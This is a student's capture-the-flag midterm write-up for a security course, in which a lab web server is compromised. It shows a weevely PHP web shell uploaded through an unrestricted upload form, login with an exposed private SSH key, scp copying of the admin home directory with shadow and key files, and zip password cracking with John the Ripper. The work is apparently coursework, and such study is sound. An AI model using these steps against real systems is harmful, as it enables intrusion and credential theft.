ENPM685-0201 Midterm

Jayraj A. Vakil

UID: 119188361

Honor Pledge

"I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination."

Methodology Followed/Attached Screenshots

Overview of flags

- **Flag 1**: Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!
- **Flag 2**: Crack My Password For A Flag
- **Flag 3**:

id	ssn	name	title	salary
1	000-00-0001	Bob Dobbs	CEO	1
2	000-00-0002	C. Montgomery Burns	Contractor	100000
3	111-22-9876	Brad Pitiful	Actor	9000000
4	220-00-1234	Alan Smithee	Director	25000

- **Flag 4**: I'm not scared of a little base64 encoding
- **Flag 5**: skills in reading between the lines
- **Flag 6**: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

Write-up

1. Flag 5:

This flag was found while I was navigating the website and checked the **careers page**. It was under the requirements tab of **IT manager**.

The flag is "**skills in reading between the lines**".



Figure 1. Flag 5 found

2. Flag 4:

On the home page of the website there is an option to upload files. I found that there is no restriction placed on the type of the files that can be uploaded. So, I generated a PHP shell code using **weevely**.



Figure 2. Homepage of ENPM685 Pictures, Inc.

Figure 3. Weevely shell code generation

After this, I uploaded my payload file to the webserver.



Figure 4. Uploading payload file

From the Figure 5, it can be seen that the file has been uploaded to **<ubuntu's IP address>/uploads/<payload_file>**.



Figure 5. Location of the file uploaded

After this I opened a terminal on my Kali linux and used **weevely** to get the shell access. The command I used is **weevely http://ubuntu's IP address/uploads/<filename> password**.

I checked as who I was logged in through the use of **whoami** command and it shows that I am logged in as **www-data**.



Figure 6. Access to the shell using weevely

Now, I start exploring the files and directories and I find the **flag4.php** file under **/var/www/html** folder.



Figure 7. Flag4 file located

Now, I list the contents of the file using **cat** command. The command used is **cat <filename>**. We can see that there are 2 variables initialized at the beginning which is a base64 encoding and it is clear as there is function named **base64_decode** used at the end of the code which replaces a certain substring from the variables.

```
upload.php
uploads
www-data@midterm:/var/www/html $ cat flag4.php
<?php

// you'll need to crack the code to find flag4.
// good luck!

$y = "ZmxhZzQ6IEkZZafwX157nnbSBub3Qgc2NhcmVkIG9mIGEgbGl0dGxlIGJZZafwX157nhc2ZZafwX157nU2NCZZafwX157nBlbZZafwX157nmNvZGluZw
==";
$z = "WW91IGVudGVyZWQgdGhlIZZafwX157nZZafwX157nHdyb25nIGNvZGUuICBUZZafwX157ncnkgYWdhaW4";
```

Jayraj Vakil
119188361

Figure 8. Contents of flag4.php (1)

```
        { $resp=$y; $resp=$z; }
    elseif ($a == '9997')
        { $resp=$y; $resp=$z; }
    elseif ($a == '9998')
        { $resp=$y; $resp=$z; }
    elseif ($a == '9999')
        { $resp=$y; $resp=$z; }
    else
        { $resp=$y; $resp=$z; }

    echo base64_decode(str_replace("ZZafwX157n", "", $resp));
}
?>
```

Jayraj Vakil
119188361

Figure 9. Contents of flag4.php (2)

Now, in another terminal I load python to write a code which will decrypt the flag.

First of all, I assigned the string found in variable **y** in the flag file to variable **a** in python. Then, I replace the substring in the same way as it has been replaced in Figure 8.

Afterwards, python has a library for base64 and by importing I am using the function **base64.b64decode()** which decrypts the flag. I then print the flag.

The flag is "**I'm not scared of a little base64 encoding**".



Figure 10. Flag 4 found

3. Flag 6:

While searching for flag 4, I found the **admin** folder which enticing to look for the contents inside which is found under **/var/www** folder.



Figure 11. Admin folder found

There is an **admin-ssh-key.txt** file under the admin folder and it contains a private RSA key. I immediately copied the whole key into a text document as it will help me in logging into the admin account. After saving the key into the text file. I used the command **chmod 400 admin-ssh-key.txt** in the terminal to give necessary permission to login using SSH.



Figure 12. Private SSH key found

Now, I used SSH to login into the admin account using the key I found. For this, I have used the command **ssh -i admin-ssh-key.txt admin@<ubuntu's IP address>** and I was able to login into the admin account. Now we can directly see that there is a **flag6-is-inside.zip** zip file with 2 backup files.

```
ENPM685 Kali    ENPM685 Ubuntu Midterm
1 2 3 4                                   kali@kali: ~/Desktop
File  Actions  Edit  View  Help
└─$ ssh -i admin-ssh-key.txt admin@192.168.164.129
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 12 Mar 2023 02:40:29 AM UTC

  System load:  0.05               Processes:              220
  Usage of /:   46.7% of 18.57GB   Users logged in:        1
  Memory usage: 58%                IPv4 address for ens33: 192.168.164.129
  Swap usage:   5%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

119 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sun Mar 12 02:39:44 2023 from 192.168.164.135
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@midterm:~$ ls
flag6-is-inside.zip  passwd.bak  shadow.bak
admin@midterm:~$
```

Jayraj Vakil
119188361

Figure 13. SSH into admin account

I opened another terminal and copied all the contents from the server to my desktop folder on local machine by using the command **sudo scp -i admin-ssh-key.txt -r admin@<ubuntu's IP address>:/home/admin ~/Desktop**

```
ENPM685 Kali    ENPM685 Ubuntu Midterm
1 2 3 4                                   kali@kali: ~/Desktop/admin
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo scp -i admin-ssh-key.txt -r  admin@192.168.164.129:/home/admin ~/Desktop
passwd.bak                                    100% 2282   218.5KB/s   00:00
authorized_keys                               100%  396   675.5KB/s   00:00
id_rsa                                        100% 1679     1.5MB/s   00:00
id_rsa.pub                                    100%  396   472.7KB/s   00:00
shadow.bak                                    100% 1835     1.7MB/s   00:00
flag6-is-inside.zip                           100%  288   535.0KB/s   00:00
```

Jayraj Vakil
119188361

Figure 14. Secure copy to Kali linux

After transferring the contents to my local machine, I used **zip2john** to extract the hash of the zip file into a text file. I used the command **zip2john flag6-is-inside.zip > flag6.txt**.

Then I used **john the ripper** to extract the password using the hash file we created (flag6.txt). For this I used the command **john flag6.txt**. The password for the zip file is **crazycat**.

